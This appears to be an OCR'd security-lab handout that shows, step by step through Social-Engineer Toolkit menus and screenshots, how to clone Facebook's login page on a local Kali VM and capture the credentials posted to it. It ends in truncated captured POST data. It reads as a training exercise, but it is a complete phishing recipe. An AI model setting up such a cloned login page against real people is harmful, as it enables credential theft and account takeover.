
LAB 1:

CREDENTIAL HARVESTING USING SITE CLONING

TOOL: KALI LINUX


STEP 1: *sudo setoolkit*



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
            `::::::::88::88::P:::88::::::::'
              `::::::88::88::::::88::::::'
                 ``:::::::::::::::::::''
                     ``:::::::::''

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


STEP 2: Select Option 1



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:20
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
              `:::::::88::88::P::::88::::::::'
                `::::::88::88:::::::88::::::'
                   ``::::::::::::::::::::''
                        ``:::::::::''

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


STEP 3: Select Option 2



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:22
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl


```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

STEP 4: Select Option 3


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:24
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl


```
  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver t
he payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate ho
wever when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Ha
rvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation th
rough the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

STEP 5: Select Option 2



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:25
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
rvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation th
rough the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

STEP 6: SET will ask you for your IP address and the website you want to clone



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:27
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.3.15]:
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:28
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.3.15]: 10.0.3.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com
```

STEP 7: To get to the cloned site, open Firefox in your Kali machine and enter your local IP address into the browser


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:30
Log in to Facebook
10.0.3.15
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
facebook
Log in to Facebook
Email address or phone number
Password
Log in
Forgotten account?
or
Create new account
Activate Windows
Go to Settings to activate Windows.
Waiting for facebook.com…
Right Ctrl

STEP 8: Finally, go back to the terminal where SET is running. You will see lots of text from the numerous POST requests being sent from the cloned site.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:32
david@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
nhCVjZDRnRFeGFQVTV3dXJkbUZzRjlIVnFzM2psVkR8ZmQuQWNibGhEZEMtM2loNVpReFdLOTdTeVJxX0ZKeW9NYld1U2NnTzNzdjJzY0NVUV9zeGJVRjQ5bncxM3FLdlVBNmpHVWxRRmNJVXVmdlVxS293c0xLTERmNCI
